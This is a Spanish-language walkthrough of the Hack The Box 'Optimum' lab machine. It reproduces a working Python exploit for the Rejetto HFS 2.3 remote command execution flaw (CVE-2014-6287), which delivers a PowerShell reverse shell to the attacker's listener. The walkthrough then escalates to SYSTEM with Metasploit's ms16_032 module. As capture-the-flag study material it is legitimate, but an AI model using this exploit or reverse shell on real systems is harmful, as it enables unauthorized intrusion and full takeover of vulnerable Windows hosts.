


Máquina Optimum Hack The Box

Se supone que esta es una máquina easy EJPTV2 level el cual es fácilmente explotable con Metasploit, habrá que ponerlo a prueba a ver si realmente es cierto.




Comanda de NMAP lista para vulnerar, solo parece abierto el puerto 88:





```
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 HttpFileServer httpd 2.3
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: HFS 2.3
|_http-title: HFS /
|_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

No creo que sea así de fácil la verdad.




```
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 HttpFileServer httpd 2.3
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: HFS 2.3
|_http-title: HFS /
|_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:47
Completed NSE at 18:47, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:47
Completed NSE at 18:47, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:47
Completed NSE at 18:47, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.23 seconds
           Raw packets sent: 131088 (5.768MB) | Rcvd: 21 (924B)

┌──(jouker㉿joukerm)-[~]
└─$ searchsploit httpfile server
---------------------------------------------------------------- ---------------------------
 Exploit Title                                                  |  Path
---------------------------------------------------------------- ---------------------------
Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)     | windows/webapps/49125.py
---------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

No me ha funcionado muy bien, voy a probar a usar este que es para lo mismo pero desde una página de github a ver klk




```python
#!/usr/bin/python3
#
# Rejetto HFS 2.3.x RCE Vulnerability Exploit
# CVE-2014-6287
#
# Using Nikhil Mittal Powershell Reverse Shell One Liner
#
#

import requests
import urllib
import base64

lhost = '10.10.10.10' # Change this
lport = '4444'        # Change this
rhost = '10.10.10.20' # Change this
rport = '8080'        # Change this

command = '$client = New-Object System.Net.Sockets.TCPClient("' + lhost + '",' + lport + ');$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$

command_bytes = command.encode('utf-16le')
base64_bytes = base64.b64encode(command_bytes)
encodedcommand = base64_bytes.decode('ascii')

payload = 'exec|powershell.exe -ep bypass -encodedcommand ' + encodedcommand

encodedpayload = urllib.parse.quote_plus(payload)

url = 'http://' + rhost + ':' + rport + '/?search=%00{.' + encodedpayload + '.}'

r = requests.get(url)

if r.status_code == 200:
    print('GET Request Sent')
else:
    print('Failed to Send Request')
```

He cambiado los parámetros para ajustarlo a mi máquina.

```
Archivo  Acciones  Editar  Vista  Ayuda
  GNU nano 8.3                                                    py.py *
#!/usr/bin/python3
#
# Rejetto HFS 2.3.x RCE Vulnerability Exploit
# CVE-2014-6287
#
# Using Nikhil Mittal Powershell Reverse Shell One Liner
#
#

import requests
import urllib
import base64

lhost = '10.10.16.5' # Change this
lport = '4444'       # Change this
rhost = '10.10.10.8' # Change this
rport = '80'         # Change this

command = '$client = New-Object System.Net.Sockets.TCPClient("' + lhost + '",' + lport + ');$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0

command_bytes = command.encode('utf-16le')
base64_bytes = base64.b64encode(command_bytes)
encodedcommand = base64_bytes.decode('ascii')

payload = 'exec|powershell.exe -ep bypass -encodedcommand ' + encodedcommand

encodedpayload = urllib.parse.quote_plus(payload)

url = 'http://' + rhost + ':' + rport + '/?search=%00{.' + encodedpayload + '.}'

r = requests.get(url)

if r.status_code == 200:
    print('GET Request Sent')
else:
    print('Failed to Send Request')
```

Al ejecutar el archivo obtenemos la reverse shell.

```
-rw-rw-r-- 1 jouker jouker    1896 may 25 14:18 202505
-rw-rw-r-- 1 jouker jouker   23318 may 25 14:18 202505
-rw-rw-r-- 1 jouker jouker      29 may 25 14:11 creds
drwxrwxr-x 4 jouker jouker    4096 may 26 09:52 CVE-20
drwxrwxr-x 3 jouker jouker    4096 may 26 09:41 CVE-20
drwxrwxr-x 3 jouker jouker    4096 may 26 19:36 CVE-20
-rw-rw-r-- 1 jouker jouker    2274 may 25 14:22 hash1
-rw-rw-r-- 1 jouker jouker    2278 may 25 14:22 hash2
-rw-rw-r-- 1 jouker jouker    2280 may 25 14:22 hash3
-rw-r--r-- 1 jouker jouker 3225346 may 25 14:36 KeePas
drwxrwxr-x 4 jouker jouker    4096 may 24 17:21 keepas
-rw-rw-r-- 1 jouker jouker    1404 may 25 13:12 logo.p
drwxrwxr-x 6 jouker jouker    4096 may 27 07:50 pywhis
-rw-r--r-- 1 root   root      1664 may 23 15:11 scan.t
drwxrwxr-x 5 jouker jouker    4096 may 27 08:24 target
-rw-r--r-- 1 jouker jouker  169963 may 25 14:36 Upgrac
-rw-rw-r-- 1 jouker jouker    1639 may 25 14:38 Upgrac
-rw-rw-r-- 1 jouker jouker     106 may 25 14:29 users.

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ nano py.py

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ nano py.py

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ python3 py.py
GET Request Sent
```

```
Archivo  Acciones  Editar  Vista  Ayuda
┌──(jouker㉿joukerm)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.8] 49158
whoami
optimum\kostas
PS C:\Users\kostas\Desktop>
```

Me he pasado a metasploit para ver si hay alguna escalada de privilegios ya que la máquina estaba pensada para esto.

```
Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggest

msf6 exploit(windows/http/rejetto_hfs_exec) > use 0
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.10.10.8 - Collecting local exploits for x86/windows...
[*] Collecting exploit 168 / 2505
```

Efectivamente hay una escalada por el módulo de metasploit fácilmente identificable, voy haciendo prueba y error hasta que consigo el resultado que quería en primer lugar para ser Admin

```
jouker@joukerm: ~/Escritorio/temporal
Archivo  Acciones  Editar  Vista  Ayuda
[+] 10.10.10.8 - exploit/windows/local/bypassuac_comhijack: The target appears to be vulnerable.
[+] 10.10.10.8 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.8 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[+] 10.10.10.8 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not be validated. Vulnerable Windows 8.1/Windows Server 2012 R2 build detec
ted!
[+] 10.10.10.8 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[+] 10.10.10.8 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 42 / 42
[*] 10.10.10.8 - Valid modules for session 1:
============================

 #   Name                                                Potentially Vulnerable?  Check Result
 -   ----                                                -----------------------  ------------
 1   exploit/windows/local/bypassuac_comhijack           Yes                      The target appears to be vulnerable.
 2   exploit/windows/local/bypassuac_eventvwr            Yes                      The target appears to be vulnerable.
 3   exploit/windows/local/bypassuac_sluihijack          Yes                      The target appears to be vulnerable.
 4   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move   Yes           The service is running, but could not be validated. Vulnerable Windows 8.1/Windows Server 2012
R2 build detected!
 5   exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes           The service is running, but could not be validated.
 6   exploit/windows/local/tokenmagic                    Yes                      The target appears to be vulnerable.
 7   exploit/windows/local/adobe_sandbox_adobecollabsync  No                      Cannot reliably check exploitability.
 8   exploit/windows/local/agnitum_outpost_acs           No                       The target is not exploitable.
 9   exploit/windows/local/always_install_elevated       No                       The target is not exploitable.
 10  exploit/windows/local/anyconnect_lpe                No                       The target is not exploitable. vpndownloader.exe not found on file system
```

```
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set LHOST 10.10.16.5
LHOST => 10.10.16.5
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set LPORT 5555
LPORT => 5555
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > run
[*] Started reverse TCP handler on 10.10.16.5:5555
[+] Compressed size: 1160
[!] Executing 32-bit payload on 64-bit ARCH, using SYSWOW64 powershell
[*] Writing payload file, C:\Users\kostas\AppData\Local\Temp\SzrdLkBCk.ps1...
[*] Compressing script contents...
[+] Compressed size: 3757
[*] Executing exploit script...
         __ __ ___ ___   ___     ___ ___ ___
        |  V  |  _|_  | |  _|___|   |_  |_  |
        |     |_  |_| |_| . |___| | |_  |  _|
        |_|_|_|___|_____|___|   |___|___|___|

                       [by b33f -> @FuzzySec]

[?] Operating system core count: 2
[>] Duplicating CreateProcessWithLogonW handle
[?] Done, using thread handle: 2608

[*] Sniffing out privileged impersonation token..
```

```
[!] NtImpersonateThread failed, exiting..
[+] Thread resumed!

[*] Sniffing out SYSTEM shell..

[>] Duplicating SYSTEM token
Cannot convert argument "ExistingTokenHandle", with value: "", for "DuplicateTo
ken" to type "System.IntPtr": "Cannot convert null to type "System.IntPtr"."
At line:259 char:2
+     $kQYZK = [Advapi32]::DuplicateToken($gtsN, 2, [ref]$cQb)
+     ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodException
    + FullyQualifiedErrorId : MethodArgumentConversionInvalidCastArgument

[>] Starting token race
[>] Starting process race
[!] Holy handle leak Batman, we have a SYSTEM shell!!

9oMsE3UybgfLwaP2fFCKRk0vlDuGHjVB
[+] Executed on target machine.
[*] Sending stage (177734 bytes) to 10.10.10.8
[*] Meterpreter session 2 opened (10.10.16.5:5555 -> 10.10.10.8:49177) at 2025-05-27 19:19:27 +0200
[+] Deleted C:\Users\kostas\AppData\Local\Temp\SzrdLkBCk.ps1

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 2204 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system

C:\Users\kostas\Desktop>
```